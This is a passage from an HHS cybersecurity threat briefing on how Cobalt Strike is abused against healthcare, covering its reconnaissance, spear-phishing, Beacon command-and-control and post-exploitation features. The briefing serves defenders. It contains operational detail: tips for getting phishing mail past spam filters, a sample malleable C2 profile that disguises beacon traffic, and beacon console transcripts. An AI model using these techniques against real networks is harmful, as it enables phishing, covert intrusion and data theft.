LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY

Cobalt Strike as a Threat to Healthcare

11/04/2021

TLP: WHITE, ID# ***202111041300***

Agenda

- Introduction
- Functionality Overview
- Functionality In-depth
  - Reconnaissance
  - Spear phishing
  - Covert communication
  - Collaboration
  - Post exploitation
  - Attack packages
  - Browser pivoting
  - Reporting and logging
- Illicit use historic view
- Threat Groups
- Illicit Use Example
- Protection/Detection
- MITRE ATT&CK Mapping
- Conclusions
- References

Slides Key:

Non-Technical: Managerial, strategic and high-level (general audience)

Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)

Introduction

Cobalt Strike


- Created in 2012 by Raphael Mudge and one of the first widely-available red team frameworks
- Offered as penetration testing/red team tool to simulate an attack
  - Used for legitimate risk/vulnerability assessments
- Abused with increasing frequency against many industries, including the healthcare and public health (HPH) sectors
  - Used by many threat actors who target HPH specifically
- This presentation is neither an endorsement nor a criticism of the tool
  - HHS has no position on the legitimate use of this or any other vendor tools/capabilities

Functionality Overview: Reconnaissance

What is reconnaissance?

- The attempt to gain as much information about the target infrastructure (data, systems and networks) as possible prior to attack, in order to best direct attack efforts.

Cobalt Strike uses a tool called **system profiler** to discover client-side applications and versions.



Reconnaissance

Cobalt Strike's system profiler discovers which client-side applications your target uses, with version information.

System profiler:


- Starts a local web server and fingerprints visitors
- Discovers internal IP addresses of users behind a proxy
- Three sources of reconnaissance data:
  - Web log – Hits on web server
  - Applications – Information from system profiler
  - Target table – Information on targets that get added to Cobalt Strike's data model

Cobalt Strike system profiler tutorial: https://www.youtube.com/watch?v=ISAZ6sWF2kw&t=2s

Functionality Overview: Spear Phishing

What is spear phishing?

- The use of phony emails to deliver malware as part of a cyberattack (phishing) targeting specific individuals.



Spear phishing


Import a message and let Cobalt Strike replace links and text to build a convincing phish for you. Cobalt Strike sends email and tracks who clicks.

Cobalt Strike uses a tool called **spear phish** to craft and release phony emails using an arbitrary message as a template.

Spear phish allows for:

- Leveraging target lists
- Setting e-mail templates

Cobalt Strike spear phishing tool:



Spear Phish

To	To_Name
user@mint	Lou User

Targets: /root/targets.txt

Template: /root/message.txt

Attachment:

Embed URL: http://www.myphishingdomain.com/whatever

Mail Server: 192.168.95.187

Bounce To: raffi@strategiccyber.com

RCPT TO
Make sure target emails are in a domain that your SMTP server will deliver to.

DATA
1. Use %To% and %To_Name% to personalize
2. Update plaintext URL references to %URL%

File Attachment
Don't attach an executable

URL (Replaced in Template)
Replace IP address with FQDN

SMTP Server
* Use MX record of target's domain OR
* Use server for phishing domain that you own

MAIL FROM
1. Check that domain does not have SPF record
2. Do not use your target's domain here
3. Make sure From: address in Template matches (optional to get past some spam filters)

Functionality Overview: Covert Communication


What is covert communication?

- The ability of a cyberattacker to control and communicate with malware deployed to a victim network, in order to collect information and manually direct a cyberattack.

Cobalt Strike uses a tool called **Beacon** to discover client-side applications and versions

Beacon can:

- Load a malleable command and control profile
- Use HTTP/HTTPS/DNS to egress a network
- Use named pipes to control Beacons, peer-to-peer, over SMB



Covert Communication

Beacon’s network indicators are malleable. Load a C2 profile to look like another actor. Use HTTP, HTTPS, and DNS to egress a network. Use named pipes to control Beacons, peer-to-peer, over the SMB protocol.

Functionality Overview: Collaboration

What is collaboration?

- For Cobalt Strike, collaboration is the ability of the two components of the tool (client and server) to communicate and work with each other.

Cobalt Strike uses a tool called **Cobalt Strike Team Server** to control the Beacon payload and the host for its social engineering capabilities.

Cobalt Strike team Server allows for:

- Data transfers
- Real-time communications
- Command and control (C2) of compromised systems


Collaboration

Connect to a Cobalt Strike team server to share data, communicate in real-time, and control systems compromised during the engagement.

Malleable C2


Malleable C2

- A Cobalt Strike technology
- Domain specific language for user-defined storage-based covert communication.
- Heart of Malleable C2 is a Communication Profile which describes what Beacon’s communication should look like.
- “I want my User-Agent to be ______”.
- “I want to base64 encode Beacon’s encrypted taskings and store the result inside of an HTML comment” [havex.profile]



```
set useragent "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)";

http-get {
    set uri "/image/";
    client {
        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*l;q=0.8";
        header "Referer" "http://www.google.com";
        header "Pragma" "no-cache";
        header "Cache-Control" "no-cache";
        metadata {
            netbios;
            append "-.jpg";
            uri-append;
        }
    }

    server {
        header "Content-Type" "
        header "Server" "Micros
        header "X-Powered-By" "
        output {
            base64;
            print;
        }
    }
}
```


```
GET /image/
hfpalmhnfdeofpilgpkokkfmmaiikfmchfbbmoilmidpdniopilfcpcaolcbeeclikiekfobighafgekhfoiphpjk
lffcleomllialabmdiahogndiojkjemffhakocbhbophdogoehpibipcbhnklblpmpblnjd-.jpg HTTP/1.1
Referer: http://www.google.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*l;q=0.8
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 192.168.95.187
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: img/jpg
Date: Tue, 15 Jul 2014 06:14:10 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET

TVDxVOU0zajDlhOscNA5DEh9pmEbw8xqoyRyLpnCWOasGI05mqof+j7scXD16IoH
```



```
metadata {
    netbios;
    append "-.jpg";
    uri-append;
}
```

Malleable C2

- Permits you to chain these transforms together into a program.
- Each data transforms is reversible.
- An inverse operation is needed for each transform to allow Cobalt Strike to derive how to send *and* receive data from one specification.
- The ability to define where the data you transform is stored.
- This provides flexibility, defines how to transform data that Beacon needs to send, and allows you to define where in the transaction this data goes.




Team Server and Beacon

Cobalt Strike, Team Server, and BEACON are all components of Beacon.

- **Cobalt Strike** has two primary components: the team server and the client. These are both contained in the same Java executable (JAR file).

- **Team server** is the C2 server portion of Cobalt Strike. It can accept client connections, BEACON callbacks, and general web requests.
    - By default, it accepts client connections on TCP port 50050.
    - Team server only supports being run on Linux systems.


- **Client** is how operators connect to a team server.
    - Clients can run on the same system as a Team server, or connect remotely.
    - Client can be run on Windows, macOS or Linux systems.



Furthermore

BEACON is Cobalt Strike's default malware payload that operators use to create a connection to the team server. There are two types of BEACON:

- **Stager** - With this of type of Beacon, an operator can "stage" their malware by sending an initial small BEACON shellcode payload, and then queries the configured C2 for the fully featured backdoor.
- **Full Backdoor - This can be directly executed by** the default DLL export "ReflectiveLoader, a "loader" malware family, or through a BEACON stager. This backdoor runs in memory and can establish a connection to the team server through several methods.
- **Loaders** are executed with a BEACON in a backdoor. Cobalt Strike comes with its own default loaders but allows operators the ability to create their own.



```
05/01 12:01:56 visit from: 172.16.229.1
               Request: GET /9XZq/
               beacon beacon stager x86
               Mozilla/5.0 (Macintosh; Intel Mac OS X
10_15_2) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.163 Safari/537.36

>
```

It’s All Connected!

BEACON uses the Cobalt Strike component **Listeners** to connect to a team server.


- Several protocols and a wide range of modifications within each listener type is supported by Cobalt Strike.
- Generating a new payload and a “listener restart” is required when some changes to a listener occur.
- Some listener changes require a full team server restart.

- **HTTP/HTTPS** is the most common listener type.
  - Cobalt Strike has a default TLS certificate, that defenders are aware of and blocked by many enterprise products. To blend in, operators usually generate valid certificates.
  - Malleable Profiles provide operators with the ability to heavily configure how the BEACON network traffic looks to get by as legitimate HTTP connections.
  - Operators can specify Host header values, provide a list of domains/IPs when configuring a listener, and the team server will accept BEACON connections from them.

Functionality Overview: Post Exploitation

What is post exploitation?

- Post exploitation refers to the phase of a cyberattack after the initial system has been compromised and the attacker looks to follow-up with additional actions



Post Exploitation

Beacon is Cobalt Strike's payload to model an advanced actor. Beacon executes PowerShell scripts, logs keystrokes, takes screenshots, downloads files, and spawns other payloads.

Cobalt Strike uses **Beacon** – the same tool it uses for covert communications – for post exploitation.

Beacon can:


- Load a malleable command and control profile
- Use HTTP/HTTPS/DNS to egress a network
- Use named pipes to control Beacons, peer-to-peer, over SMB

- ***Running Commands* (continues)**

- The **cd** command in the Beacon console is used for Beacon to execute commands from specific director.
- The **pwd** command informs you of the directory you’re working in.
- The **setenv** command is used to the environment variable.

Some Additional menu features/options:


- Session Passing
- Alternate Parent Processes
- Spoof Process Arguments
- Blocking DLLs in Child Process
- Upload and Download Files
- File System Commands
- The Windows Registry
- Keystrokes and Screenshots



```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368                                  last: 23s
beacon>
```

Functionality Overview: Managing Post Exploitation Jobs & Beacon Menu

- Beacon treats each shell, PowerShell, and keystroke logger instance as a job.
- The **jobs** command shows job that are running in the Beacon.
- The jobkill command is used to terminate or kill a job.



PowerShell One-liner

Generate a single use one-liner that runs payload within this session.

Listener: tcp 4440

x64: □ Use x64 payload


Additional menu features/options:

- SOCKS Proxy
- Reverse Pivoting
- Spawn and Tunnel
- Privilege Escalation
- Elevate with an Exploit
- Elevate with Known Credentials
- Get SYSTEM
- UAC Bypass
- Privileges
- Mimikatz
- Credential and Hash Harvesting
- Port Scanner
- Network and Host Enumeration
- Trust Relationships
- Kerberos Tickets
- Lateral Movement

Functionality Overview: Attack Packages

What are attack packages?

- Attack packages are small applications that are pre-designed exploits and are used to test a system for vulnerabilities and continue a compromise



Attack Packages

Use Cobalt Strike to host a web drive-by attack or transform an innocent file into a trojan horse.

- Java Applet Attacks
- Microsoft Office Documents
- Microsoft Windows Programs
- Website Clone Tool

Cobalt Strike uses **attack packages** to carry out exploitations in such a way as to continue an attack through its many stages, and accomplish all the goals.


Attack packages include:

- Java Applet Attacks
- Microsoft Office Documents
- Microsoft Windows Programs
- Website Clone Tool

Functionality Overview: Browser Pivoting

What is browser pivoting?

